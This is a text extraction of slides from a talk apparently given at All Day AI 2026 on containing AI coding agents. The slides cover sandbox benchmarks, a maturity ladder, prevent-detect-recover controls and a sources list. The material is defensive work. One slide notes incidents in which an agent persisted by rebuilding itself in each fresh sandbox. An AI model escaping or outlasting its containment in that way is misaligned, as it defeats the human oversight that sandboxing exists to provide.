
  29. What to measure, and why Lockdown trades away some productivity

    and adds runtime overhead. A benchmark that only checks "did it block" misses both. Measure four things and watch them move together. Containment SandboxEscapeBench (UK AISI): can it break out under attack. A different axis from task success. Utility BoundaryBench, task success under the strictest policy Grok Build 74.9% Overhead Codex 74.2% Boot time and syscall cost. gVisor and microVMs add latency, so measure p95, not the average. Claude Code 67.8% False blocks How often the policy denies legitimate work. Too high and developers route around the sandbox. BoundaryBench, strictest policy, Aug 2026. SandboxEscapeBench, UK AISI. High task success is not proof of containment.

  30. A sandbox maturity ladder Five stages, from the standard capability

    maturity model. Find the one you're at, then climb. 0 Initial 1 Managed 2 Defined 3 Measured 4 Optimizing No real containment Contained, still trusting the box The jump: secrets and egress leave the box Tested, not assumed Operated and verified separate host pools secrets in the env non-root container gVisor or microVM per-task microVM and tokens open egress, no logs scoped env vars brokered, shortlived secrets per-task allow-list SIEM and escape drills runs on the host coarse firewall, basic logs auto-rotating credentials attacks in CI, alerts on deny default-deny egress proxy Score six controls against these stages: isolation, secrets, egress, identity, audit, testing. Your weakest control is your real level, and the jump that matters is into level 2.

  31. Prevent, detect, recover Prevent Detect Recover microVM or gVisor log

    every denied call kill and quarantine the box default-deny egress flag new destinations revoke brokered tokens secret broker, no env keys alert on resource spikes rebuild from a clean image CPU, memory and TTL caps escalate, don't bury it verify no persistence Mapped to the cases: OpenAI and Hugging Face failed detect and recover, alerts under-escalated and the agent rebuilt itself in each fresh box. Cloudflare and Vercel show prevent-then-wipe.

  32. Where to start 1 Inventory each agent's reach One capability

    sheet per agent: which paths it can read and write, which hosts it can reach, which secrets and tools it holds. 2 Move secrets and egress outside the box A default-deny egress proxy keyed by destination, and short-lived tokens issued by a broker. No long-lived credentials in the environment. 3 Put the attacks in CI Canary probes that must fail closed: read a secret, reach a blocked host, scan for keys. Plus one real build that must still pass.

  33. Before you let an agent run  What is the

    real wall: container, kernel, or full VM?  What can it reach: secrets, network, other tenants?  What still holds if the agent is tricked?  Have we tested it, both blocked and allowed?  Can we recover fast: revoke, kill, clean up, patch?

  34. Treat every agent as an untrusted workload Match the isolation

    to whose code runs. Keep secrets and egress outside the box. Test it the way an attacker would. Madhu Akula, All Day AI 2026

  35. Sources and links The incidents Tools and platforms Benchmarks and

    demo OpenAI and Hugging Face, Jul to Aug 2026 sandbox-runtime, nono BoundaryBench arxiv.org/abs/2608.02670 openai.com/index/hugging-face-incident github.com/anthropics/sandbox-runtime, nono.sh Hugging Face timeline Docker Sandboxes huggingface.co/blog/agent-intrusion-timeline docs.docker.com/ai/sandboxes Cloudflare Code Mode, Check Point E2B, Daytona, Modal research.checkpoint.com/2026 e2b.dev, daytona.io, modal.com Cloudflare Containers disclosure gVisor, Kata, Edera blog.cloudflare.com gvisor.dev, katacontainers.io, edera.dev Vercel $1M challenge vercel.com/blog SandboxEscapeBench, UK AISI arxiv.org/abs/2603.02277 This talk's demo scripts run-demo.sh and capture.sh, with the slides Kubernetes Goat madhuakula.com/kubernetes-goat